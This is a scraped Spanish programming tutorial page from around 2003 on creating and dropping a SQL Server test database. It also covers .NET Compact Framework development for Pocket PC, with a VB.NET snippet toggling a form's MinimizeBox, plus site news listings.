
La pantalla que nos informa de las acciones realizadas por nuestra sentencia es la siguiente:



Una vez creada la base de datos podemos ver sus características mediante la siguiente sentencia en el Analizador de Consultas:

sp_helpdb BasePrueba2

al realizarla nos aparecerá la siguiente pantalla en la que se nos informa de las características de la base de datos:



Eliminar una base de datos


Para eliminar la base de datos se puede hacer en el Administrador Corporativo expandiendo la carpeta de bases de datos, seleccionando la base de datos y con el menú contextual (botón derecho del ratón), eliminar la base de datos. También lo podemos hacer con el Analizador de Consultas mediante la siguiente sentencia:

DROP DATABASE BasePrueba2

El Analizador de Consultas nos muestra un cuadro en el que se indica los pasos realizados. Para comprobar que ya no existe esta base de datos en nuestro servidor, realizamos la siguiente consulta:

sp_helpdb

apareciéndonos las diferentes bases de datos que tenemos en nuestro servidor:



Volver al menú del curso

Total de visitas:
205540

SQLServer

En esta sección se muestran unos artículos sobre SQL Server sobre como crear bases de datos, tablas, procedimientos, ..., además de como gestionar la una base de datos. También se muestra como realizar dichas tareas desde el Administrador Coorpativo y mediante el lenguaje Transact-SQL.

Si quieres contribuir en esta sección con algún artículo o algún cometario, escribe un mail a MacroHeavy.com

Título	Descripción
Crear una base de datos	En este artículo se muestra como crear una base de datos con SQLServer, desde el administrador coorporativo y con el uso del lenguaje Transact-SQL.

Total de visitas:

Secciones

punto NET
.NET (resumen)
.NET CF / SD (Pocket PC)
Migrar a .NET
Curso VB.NET
Curso C#
Cómo en .NET
ADO.NET
Servicios Web
Noticias .NET
Trucos .NET

Visual Basic (VB6 y anterior)
API
VB 6
ActiveX
Add-Ins
Avanzado
Ayuda
AyudaHTML
Bases ADO
Bases DAO
dBase desde VB
Clases / **Objetos**
Crystal
Consejos
Trucos
Mis Utilidades
Controles comunes de Windows
Gratisware
Programas Novatos
vbQA
Trucos en MSDN
VBResumen
Curso VB clásico

Otro resumen de lo que hay sobre VB

Por / Para ti

Lo más Nuevo de Visual Basic 6.0 / Net

Última actualización:06/Nov/2003 21:40

Lo Nuevo de este mes (Noviembre 2003)

(06)- **Noticias .NET:** Whidbey la versión Alpha de Visual Studio .NET 2004

(06)- ¡Sigo por aquí!

Lo Nuevo de Octubre 2003

(26)- **Microsoft University Tour:** Nuevos ficheros usados en la segunda ronda

(26)- **.NET Cómo...:** Distribuir aplicaciones ASP.NET (Web Forms y servicios Web XML)

(26)- **Colabora .NET:** Formularios independientes en hilos separados

(26)- **Colabora .NET:** Explorador de imágenes

(26)- **Colabora VB6:** Formularios Polygon Presonalizados

(26)- Aunque no lo parezca, sigo por aquí...

(11)- **Colabora:** Manejar bitmaps en memoria (VB6)

(11)- **Colabora .NET:** Botón cerrar desactivado

(05)- **.NET Cómo...** Crear un controlador genérico de errores

(01)- **¡Lo hemos vuelto a conseguir!**

Lo Nuevo de Septiembre 2003

(26)- Empezó la nueva ronda de conferencias de Microsoft University Tour

(22)- **Colabora .NET:** DataGrid-ComboBox

(20)- **.NET Cómo...** Simular el objeto App de VB6

(18)- **.NET Cómo...** Saber la versión de un ejecutable (o ensamblado)

(18)- **Colabora .NET:** Reproductor MP3 (usando control ActiveX)

(18)- **Colabora .NET:** Criptografía

(18)- **Colabora .NET:** Sincronizar la hora del sistema con

Colabora
Colabora .NET

Otros sitios
(Links)
Listas VB
(y news)

Vuestras fotos
los que dais la cara

CA-Clipper
Índice
Competición
Artículos
Donaciones
A fondo

HTML, Scripts
Html Layout
Consejos
Trucos
Programas
Meta-Tags
JavaScript
VBScript

Curso de Creación de páginas WEB

Varios
Trucos Windows
Linux
Delphi
eBooks

Anillo de Webs de desarrollo
-**AntiGoto**
-**ASP Fácil**
-**ASP Tutor**
-**El Ave Fénix**
-**Clikear**
-**Desarrollo Web**
-**el Guille**
-**help DNA**
-**MSDN en español**
-**Portal Fox**
-**Portal SQL**
-**Portal VB**

(14)- **Mis Utilidades / API:** Revisión del código para manipular ficheros INI

(14)- **Colabora .NET:** Agenda telefónica (2ª parte)

(14)- **Colabora .NET:** Controles de Windows en Web (2ª parte)

(03)- **Colabora .NET:** Explorer Task Panel

(02)- **Colabora .NET:** Compactar (copiar) base de datos de Access (usando ADO)

(02)- **Colabora .NET:** Configuración regional

(01)- **¿Cómo se dará este mes?**

Lo Nuevo de Agosto 2003

(30)- **Colabora:** Redondear con VB6

(30)- **Curso VB .NET:** Entrega quince

(29)- Simular la herencia en Visual Basic (revisado y polémico...)

(28)- **Colabora .NET:** Redondear números

(27)- **Colabora:** Nuevo artículo de Daniel Maya sobre Crystal Report

(27)- Artículo de Erich Bühler sobre HyperThreading en MTJ.NET

(27)- ¡Malditos virus!

(26)- **Curso Básico:** Apéndice A.2

(25)- **Colabora .NET:** Controles Windows en WEB (C#)

(24)- **Curso Básico de Visual Basic:** ¡Por fin están todas las entregas revisadas!

(23)- **Colabora .NET:** Cómo pintar una tabla en un RichTextBox con Visual Basic .NET

(23)- **Colabora .NET:** Agenda telefónica (ADO.NET y VB .NET)

(22)- **Curso Básico:** Entrega 47, creación de componentes ActiveX (o COM)

(22)- **Colabora:** Cómo abrir un reporte hecho con Crystal Reports (Visual Basic)

(21)- Una rutina para automatizar los formularios (de VB 5/6) que usen temas de XP

(16)- **Colabora .NET:** Visor de imágenes

(13)- **Colabora .NET:** Reproductor MP3

(13)- **Colabora .NET:** Captura de pantalla

-**Programación en Castellano**
-**El Rincón del Programador**
-**La Web del Programador**
-**SiquelNet**
-**Torre de Babel**

Más links

-**Otros sitios**

-**MTJ.NET Online**
-**Universidad .NET**

(12)- Un virus que está dando la lata en los Windows XP/2000

(12)- **Colabora .NET:** Controles Flacos o Controles planos y sensibles al tacto en .NET

(12)- Si te da error al entrar en la página principal...

(11)- **Curso VB .NET:** Entrega catorce

(06)- **Colabora .NET:** Crear PDFs en tiempo de ejecución

(06)- **Colabora .NET:** Revisión de la colaboración de iluminar menús

(05)- **gsSetDT y gsSetDTpuntoNET** revisión de la utilidad para cambiar la fecha/hora y versión para .NET

(01)- Empezamos el mes de las vacaciones

Lo Nuevo de Julio 2003

(30)- **Otra página de resumen sobre lo que hay en mi sitio sobre Visual Basic 6.0 o anterior**

(29)- **Colabora .NET:** Cómo iluminar menús en .NET

(27)- **Círculo: Un SPAM que ronda por la red que al menos servirá para algo...**

(27)- **Colabora .NET:** Validar un TextBox en Visual Basic .NET

(27)- **.NET Cómo...** Usar temas de Windows XP sin crear un .manifest

(20)- **Curso Básico:** Apéndice A: Configurar el IDE de VB

(17)- **Colabora .NET:** 5 preguntas frecuentes en Visual Basic .NET

(17)- Actualizados los links del VSI 1.1 y el HTML Help Workshop

(14)- **VB6:** Cómo crear una instalación de VB6 con Visual Studio Installer

(14)- **Colabora:** Nueva colaboración para VB clásico

(10)- **Microsoft University Tour:** Nueva ronda de conferencias

(10)- **Bases:** La *refinitiva* del ejemplo ese de las fechas para ADO

(10)- **Bases:** El código de ejemplo de ADO para lo de manejar las fechas

(09)- **Bases:** Cómo manejar fechas en consultas, tanto para ADO como para DAO

(08)- **Colabora .NET:** Reproductor de MP3 (C#/VB.NET)

(07)- **Colabora .NET:** Biorritmos (VB.NET)

(07)- Gracias por "mojarte" con la oferta de mi libro.

(06)- **Curso Básico de VB:** Pequeñas rectificaciones en la entrega 43

(04)- Más **fotos** y **comentarios** sobre el Tech-Ed 2003

(03)- Más comentarios sobre el Tech-Ed (las chorradillas del Guille)

(02)- En esta semana sólo habrá Tech-Ed

(01)- **Las primeras fotos del Tech-Ed 2003**

Lo Nuevo de Junio 2003

(30)- **Nueva localización del Visual Basic 5 Control Creation Edition** (IDE gratuito de VB)

(29)- Revisión del código para usar un servicio Web desde VB6 (sin usar el control Inet)

(29)- **Colabora VB clásico:** Dos nuevas colaboraciones

(29)- **Colabora .NET:** Nueva sección y 4 colaboraciones de Angel Ruiz

(29)- **Información sobre el Tech-Ed Europa 2003**

(26)- **Curso VB .NET:** El curso en formato PDF (por Marc S.)

(25)- Oferta para los rezagados (que quieran ir al Tech-Ed de Barcelona)

(25)- **Nueva versión de Web Matrix** (entorno gratuito para ASP.NET)

(20)- **Cómo...** Usar un Servicio Web XML desde VB6

(17)- **Linux/KDevelop:** Solución a un ejercicio propuesto hace años...

(17)- **CA-Clipper:** Despedida del Gurú...

(16)- **Oferta libro VB.NET:** Ya hay más DVDs, se continua la oferta

(15)- **Linux:** Revisión de la sección de Linux

(15)- **.NET Cómo...** Crear un proyecto de instalación para Windows

(11)- **Mis fotos:** Con Vronik, David Garza y la gente de Neodata (en México D.F.)

(11)- **Tour de Universidades:** Se acabó la primera ronda... pero, ¡pronto habrás más!

(07)- **Oferta de mi libro de VB.NET:** Agotados los primeros DVDs del VS.NET, pero pronto habrá más

(07)- Ya se puede acceder al web del Guille usando las tres W

(07)- **El Guille cumple años...**

(06)- **Microsoft University Tour: Las presentaciones, ejercicios, etc.**

Lo Nuevo de Mayo 2003

(22)- **¿Qué es Panorama Box?** (esa cajita que ahora está en algunos artículos)

(20)- **Curso C# de Erik:** Las entregas en formato DOC

(18)- **7 Simposium Internacional de Telemática (Colima, México)**

(10)- **.NET CF:** Mostrar icono de Cerrar/Ocultar (OK/X)

(10)- **.NET CF:** Cómo mostrar/ocultar el InputPanel (SIP)

(10)- Actualizados los links para programación con equipos móviles

(09)- **OFERTA: Compra mi libro y te regalo el VS.NET Pro (en español)**

(05)- Próxima presentación de Visual Studio .NET 2003

(04)- **Nueva versión de SharpDevelop** (entorno gratuito para .NET)

(04)- **Si vas a ir al Tech-Ed de Barcelona y quieres colaborar con el sitio del Guille...**

(04)- **La Knowledge Base de Microsoft ahora más**

Mis Tutoriales: (pa que aprendas)

Curso de iniciación a la programación con Visual Basic .NET (quince entregas)
También puedes bajar el curso en formato PDF

Programación Básica con Visual Basic (cuarenta y siete entregas más el Apéndice A y el A.2)
Las entregas en formato ZIP
Las entregas en formato HTML (hhw)

Clases en Visual Basic
Objetos en Visual Basic (artículos publicados en Algoritmo y VBOnline USA)

Un Gran Proyecto Paso a Paso (diez entregas)Código para el manejo de bases de datos.
Revisión de la utilidad gsNotas v3.0

Creación de un Control ActiveX Paso a Paso

Creación de Ayudas:
En formato HLP y HTML (CHM) usando HHW

Cursillo 'acelerado' sobre creación de páginas WEB (con FrontPage Express)

Para que no haya dudas (espero que nadie se moleste)

Según parece, al menos esa es la opinión, (por suerte), de unos pocos, el que yo tenga un sitio web dedicado a la programación donde todo lo que hay es gratuito, (al menos hasta ahora nadie ha tenido que pagarme nada para poder acceder a lo que está publicado en esta web), me obliga a tener que atender a las consultas o preguntas de quien me visita, pero creo que no es así... o al menos mi opinión es que no debería serlo.
El mantener un sitio de estas características, es bastante duro y hay que dedicarle mucho tiempo.
Ya se que te gustaría encontrar más información, sobre todo de esa información que ahora necesitas, pero... aunque algunos no se lo crean, el Guille (yo) no lo sabe todo, ni conoce todos los temas de Visual Basic o de .NET (¡que más quisiera yo!).
Aunque este sitio no lo actualizo a diario, creo que no está abandonado, y si bien hay secciones que están un poco más olvidadas que otras, sobre todo las de Visual Basic clásico, (ya que, queramos o no, lo que se terminará imponiendo es .NET), prefiero dedicar mi tiempo a publicar o actualizar cosas, antes que a contestar preguntas, ya que esas dudas pueden encontrar respuestas en los grupos de noticias públicos, que para eso están y en los que hay un montón de gente que dan respuestas a las dudas allí planteadas (incluso yo suelo contestar a algunas de esas dudas en algunos grupos de noticias). También se puede encontrar respuesta en otros sitios web que estén más dedicados a ciertos temas que el mío, ahora algunos de esos sitios están más accesibles que antes, (aunque antes también estaban, me refiero a los links para poder acceder a esos "Otros Sitios" desde mi web), pero a algunos eso de tener que repasar algunas páginas les da algo de pereza...
Así que... si no te gusta lo que aquí hay... eres libre de "darte el piro" (irte) y no volver... ya que, como no has pagado nada, nada perderás y si tampoco encuentras en mi sitio lo que buscas... sigue buscando, pero, por favor, no me lo eches en cara... salvo que lo que estés buscando es que me desanime... aunque te puedo asegurar que ¡no lo conseguirás!

Como dije antes, por suerte, son pocos los que se quejan, así que, espero, que no tu no seas uno de ellos y que sepas aprovechar lo que este sitio te ofrece, que aunque no cubra todas tus dudas, puede que alguna si que te haya solucionado... al menos esa es mi intención y la de la gente que colabora con este "tu" sitio.

©Guillermo 'guille' Som, 1996-2003 --- Se ve mejor en 800x600 ó 1024x760 (que es la que uso yo)---

.NET Compact Framework y Smart Device Extensions

Iniciado el 07/Jul/2002
Actualizado el 10/May/2003

Esta sección tendrá información sobre la programación de **Pocket PC 2002**, (y programación de dispositivos móviles), en particular con Visual Studio .NET, por tanto *aquí no se tratará* nada referente al **eMbedded Visual Basic**, (salvo los links para que te lo puedas bajar), que es el lenguaje que habría que utilizar si no se tiene Visual Studio .NET.

> **Nota del 10/May/2003:**
> Para poder crear aplicaciones para dispositivos móviles, tendrás que tener la versión 2003 (o posterior) de Visual Studio .NET ya que las SDE (Smart Device Extensions), que es lo que te permite programar para estos dispositivos, no se distribuyen de forma separada.
>
> Las "notas" anteriores ya no vienen a cuento, por eso las he puesto al final de esta página, simplemente para dejar constancia de su existencia anterior... por si a algún "arqueólogo" le interesa.

Contenido:

- (10/May/03) **.NET CF:** Mostrar icono de Cerrar/Ocultar (OK/X)
- (10/May/03) **.NET CF:** Cómo mostrar/ocultar el InputPanel (SIP)
- (10/May/03) Actualización de los links de descargas, etc.
- (08/Ene/03) **.NET CF:** Ejecutar una aplicación incluso de eVB (y activar/cerrar)
- (14/Jul/02) **.NET CF:** Averiguar el path del ejecutable
- (07/Jul/02) **.NET CF:** Saber si una aplicación está cargada (PrevInstance)
- (07/Jul/02) Links de utilidad (descargas de SDK, etc.) (Actualizado a fecha 10/May/2003)
- (07/Jul/02) Advertencia sobre la beta 1 de .NET Compact Framework
- (07/Jul/02) ¿Qué son el .NET Compact Framework y las Smart Device Extensions?
- (07/Jul/02) ¿Qué aspecto tiene un Pocket PC?
- (07/Jul/02) Los iconos usados para indicar el lenguaje usado.

Links de utilidad (descargas de SDK, etc.)

Nota:
Como es habitual en Microsoft, puede que algunos de estos links no estén operativos, normalmente porque lo hayan cambiado de sitio... que es lo que suelen hacer de vez en cuando, así que... si no funciona, quéjate a esta gente y no a mi... Gracias.

Device Development de Visual Studio.NET

En esta página encontrarás otros links útiles sobre la programación de Pocket PC y dispositivos móviles.

La página sobre dispositivos móviles de Microsoft:

http://www.microsoft.com/mobile/pocketpc/default.asp

La página de Downloads para Pocket PC 2002:

http://msdn.microsoft.com/library/default.asp?url=/downloads/list/pocket2002.asp

Pocket PC 2002 Software Development Kit

Este SDK es válido tanto para el .NET Compact Framework como para las eMbedded Visual Tools 3.0 y sirve para desarrollar en los Pocket PC 2002.

Nota 10/May/03: El link anterior no funciona, prueba con este otro:
http://www.microsoft.com/downloads/details.aspx?FamilyId=2DBEE84A-BD94-4167-B817-2B2E548B2E92&displaylang=en

Microsoft eMbedded Visual Tools 3.0

Con las Visual Tools 3.0, se incluyen kits de desarrollo para Pocket PC, H/PC Pro y Palm-size 1.2 y es compatible con las versiones de Windows CE 2.11, 2.12 y 3.0
Las herramientas de desarrollo que contiene son:
el eVB (eMbedded Visual Basic 3.0) y eVC (eMbedded Visual C++ 3.0)

Nota: El SDK del Pocket PC 2002 no se incluye, pero se puede bajar por separado y desarrollar para esos equipos.

Nota 10/May/03: El link anterior no funciona... (pa variá), prueba con

este otro:
http://msdn.microsoft.com/vstudio/device/embedded/default.aspx

eMbedded Visual Tools 3.0 - 2002 Edition

Esta es una actualización de las Microsoft eMbedded Visual Tools 3.0 que además del eVB 3.0 y eVC 3.0, incluye los SDK para las Pockect PC 2002 y Smartphone 2002

.NET CF y SDE en GotDotNet

En este sitio encontrarás información sobre lo que ellos llaman ".NET Development Tools for Smart Devices", osea todo lo referente a la programación con Visual Studio .NET para los Pocket PC (y similares), aunque está en inglés.

Aunque ahora te mandan a esta otra dirección:
Smart Devices Developer Community
(http://smartdevices.microsoftdev.com/)

Grupos de noticias

Específico de Compact Framework, que yo sepa, sólo existe uno (en inglés):
microsoft.public.dotnet.framework.compactframework
Aunque en español también hay sobre dispositivos móviles:
microsoft.public.es.desarrollo.aplicaciones.moviles

Otros links con artículos en español:

En el sitio de Microsoft España y Latinoamérica hay algunos artículos sobre tecnología de dispositivos móviles.
En MSDN España puedes ver un resumen (por temas) (si no funciona el link, es que lo han cambiado)
En MSDN Latinoamérica también hay artículos técnicos sobre este tema (con sección propia)

Advertencia sobre la beta 1 de .NET Compact Framework

Es muy importante que sepas que el .NET Compact Framework es una versión beta. Según Microsoft, si lo instalas y después decides desinstalarlo, deberás desinstalar el

Visual Studio .NET y después volver a instalarlo, ya que modifica algunos de los componentes de Visual Studio .NET; aunque no es necesario desinstalar y volver a instalar el .NET Framework.

Nota del 10/May/03:
Este aviso no es "válido" si tienes el Visual Studio .NET 2003, ya que el .NET Compact Framework ya está en versión definitiva.

¿Qué son el .NET Compact Framework y las Smart Device Extensions?

El .NET Compact Framework es una versión "reducida" del .NET Framework y se utiliza en los Pocket PC, o en los equipos que utilicen el Windows CE o el Windows CE .NET.
Para utilizarlo, es necesario el Visual Studio .NET y el SDE (Smart Device Extensions), ya que el SDE es el que permite crear en VS .NET proyectos para los Pocket PC, tanto para VB .NET como para C#


¿Qué aspecto tiene un Pocket Pc?

O lo que es lo mismo ¿qué es un Pocket PC?
Para resumir es un "cacharro" pequeñillo en el que tenemos un Windows y unas cuantas aplicaciones como Outlook, Excel, Word, Internet Explorer, etc. eso sí, en versiones especiales para los Pocket PC.
El aspecto de uno de estos aparatos es como el mostrado a continuación:

El menú de inicio de un Pocket PC


En este caso, se muestra el menú de Inicio (Start, ya que el usado para las capturas está en inglés), en el que se pueden mostrar 9 programas de nuestra elección junto a los cuatro (los últimos) que siempre están fijos (Programs/Programas, Settings/Configuración, Find/Buscar y Help/Ayuda).
En la parte superior, se muestran los que se han usado más recientemente.

El sistema operativo usado en estos equipos, permite que se introduzca información mediante un teclado, además de reconocer la escritura "normal". Permitiendo que se convierta esa escritura en texto.
En la siguiente captura, vemos cómo escribir directamente en un TextBox, (después se convertirá ese texto en texto normal.



Escribiendo con la opción Transcriber

Si se usa la opción Transcriber, se puede escribir "a mano alzada" (es decir con el lápiz o puntero que acompaña a estos cacharros) y después convertir ese texto manuscrito a texto normal, y por supuesto, se puede usar el teclado que incorpora, en el que tendremos que pulsar en cada una de las teclas, aunque también nos muestra una serie de palabras que va "recordando" de lo que hayamos escrito anteriormente, tal como se muestra en la siguiente imagen:



Escribiendo con el teclado

Existen otras opciones de reconocimiento de escritura, las cuales se pueden acceder mediante el Soft Input Panel (SIP) que es el icono que se muestra en la parte inferior derecha.

Espero que al menos tengas una pequeña idea, pero si quieres profundizar en cómo usar estas máquinas, búscate un libro y lee... Eso es lo que yo voy a hacer, y seguramente empezaré con el que hace poco ha publicado Anaya en sus guías prácticas: Pocket PC (edición especial) de **Javier San Juan Mesonada** (al que conocí en el Tech-Ed de Barcelona), a ver si con esta "mención" me "regala" un libro... je, je.

Los iconos para el código

En esta sección publicaré ejemplo para el .NET Compact Framework usando el Smart Device Extensions para Visual Studio .NET y los iconos para diferenciar el lenguaje del código usado serán los siguientes:

Este será para el código tanto en VB .NET como en C# (es decir, que en la página indicada habrá código tanto para uno como para otro lenguaje y también para los casos en que el tema tratado sea independiente del lenguaje usado.

Este será el icono para los ejemplos en Visual Basic .NET o cuando el tema tratado se refiera a ese lenguaje.

Este será el icono para los ejemplos en C# (c sharp) o cuando el tema tratado se refiera a ese lenguaje.

Notas anteriores al 10/May/2003:

A la fecha de hoy (7/Jul/2002), el .NET Compact Framework está en la Beta1, según se rumorea esta será la única beta de este sistema de desarrollo y según he leído, la versión definitiva (V1) estará disponible en el segundo trimestre del 2003, aunque otros dicen que será para noviembre del 2002.

> **Nota sobre la Beta de .NET Compact Framework:**
> La beta que antes era pública, ya no lo es... (al menos a partir de septiembre de 2002), entre otras cosas porque ahora será parte de Visual Studio .NET y ya está en la calle la Beta 1 de esa nueva versión, así que... habrá que esperar...

Nota del 20/Dic/2002:
El Visual Studio .NET 2003 (que incorpora la programación para equipos móviles), ya está en fase de beta final (desde mediados de Noviembre de 2002) y sólo se puede conseguir si estás sucrito a MSDN o eres betatester de esa nueva versión.

.NET Compact Framework

Mostrar icono de Cerrar/Ocultar (OK, X)

Cambiar el comportamiento de las ventanas en Pocket PC

Publicado el 10/May/2003
Revisado el 11/May/2003

Cuando añadimos un formulario a una aplicación para Pocket PC, de forma predeterminada se muestra el icono (una X) en la parte superior derecha del formulario, al pulsar sobre este icono, el formulario "desaparece", pero no cierra la aplicación, ya que esa X significa que se minimice el formulario en cuestión, esta es la forma predeterminada de las aplicaciones para Pocket PC.

Pero puede ser que no sea lo que realmente estés buscando, ya que al ocultarse, puede parecer que la aplicación ha terminado y no es así, ya que simplemente está oculta o minimizada, pero a diferencia de las aplicaciones normales, no tenemos esa sensación, además de que si estamos probando con el emulador de Pocket PC no tenemos acceso a las aplicaciones que están ocultas (o minimizadas) y para poder acceder a las aplicaciones que están ejecutándose tendremos que "navegar" un poco entre las configuraciones del dispositivo móvil (ahora veremos cómo).

La solución podría ser que en lugar de ocultarse la ventana, se cerrara, para ello en lugar de mostrar la X, habría que mostrar el icono (OK). Para poder conseguir esto simplemente tendremos que asignar un valor **False** (falso) a la propiedad **MinimizeBox**.

> **Nota:**
> Recuerda que por defecto el valor de la propiedad **MinimizeBox** es **True**, por tanto de forma predeterminada se mostrará el icono de ocultar la ventana.

Si no queremos que se muestre ese botón, tendremos que asignar un valor **False** a la propiedad **ControlBox** del formulario, esto quiere decir que para que se muestre cualquiera de los dos mencionados, esa propiedad debe tener asignado un valor

verdadero, que es el valor predeterminado que tiene.

En las siguientes figuras tenemos un ejemplo del aspecto que tendría una aplicación mostrando el icono de minimizar/ocultar (X) y el de cerrar (OK).

Con el botón de cerrar (OK)

En esta aplicación de ejemplo he usado un botón para cambiar entre una y otra forma de mostrar dicho botón. Y para conseguir nuestro propósito tendremos en cuenta si el valor de **MinimizeBox** es verdadero o falso, ya que simplemente asignando un valor a esta propiedad cambiamos de un modo a otro:

Valor de MinimizeBox	Icono mostrado
True (verdadero)	X (ocultar)
False (falso)	OK (cerrar)

El código del evento **Click** del botón de "Cambiar el estilo de la ventana", sería el siguiente:

```
Private Sub btnCambiarEstilo_Click(ByVal sender As System.Object, _
                                   ByVal e As System.EventArgs _
                                   ) Handles btnCambiarEstilo.Click
    ' Cambiar el botón de la aplicación
```

```
    ' cuando MinimizeBox es True se muestra la X (al pulsar se ocultará)
    ' cuando MinimizeBox es False se muestra el OK (al pulsar se cerrará)
    MinimizeBox = Not MinimizeBox
End Sub
```

Si tenemos mostrado el botón X (ocultar/minimizar) y pulsamos en él, la aplicación no se cierra, sino que se oculta (como ya he dicho anteriormente), por tanto si queremos acceder nuevamente a dicha aplicación, tendremos que "navegar" entre las aplicaciones que están en memoria y activarla.

> **Nota:**
> En estos casos en los que nos interese que la aplicación se oculte, deberíamos tener previsto que si el usuario vuelve a ejecutar nuestra aplicación, ésta compruebe si ya está en memoria y activarla. Un ejemplo de cómo hacer esto lo tienes en el ejemplo de PrevInstance.

Para poder saber que aplicaciones están en ejecución, habría que ir (por medio del menú de inicio) a: **Configuraciones>Sistema**, pulsar en el icono **Memoria**, seleccionar la ficha **Programas en ejecución** y seleccionar el que queramos activar y después pulsar en el botón **Activar**.
En la siguiente figura se muestra este último paso (al estar capturado del emulador, se muestran los textos en inglés).

.NET Compact Framework

PrevInstance

Cómo saber si una aplicación ya se está ejecutando, y si es así mostrarla.

Publicado el 07/Jul/2002
Revisado el 07/Jul/2002

Cómo saber si una aplicación ya se está ejecutando, y si es así mostrarla.

Y de paso cerrar la segunda instancia...

Pues eso es lo que muestra el siguiente código, tanto para Visual Basic.NET como para C#.
Para conseguirlo, se utilizan dos funciones del API de Windows CE: FindWindow y SetForegroundWindow
Estas dos funciones también están en el API de Win dows 32, pero en el caso de Windows CE se encuentran en la librería CoreDLL.DLL.
El truco está en ponerlas en el procedimiento Main, ya que este procedimiento se ejecuta antes de cargar o crear el formulario.
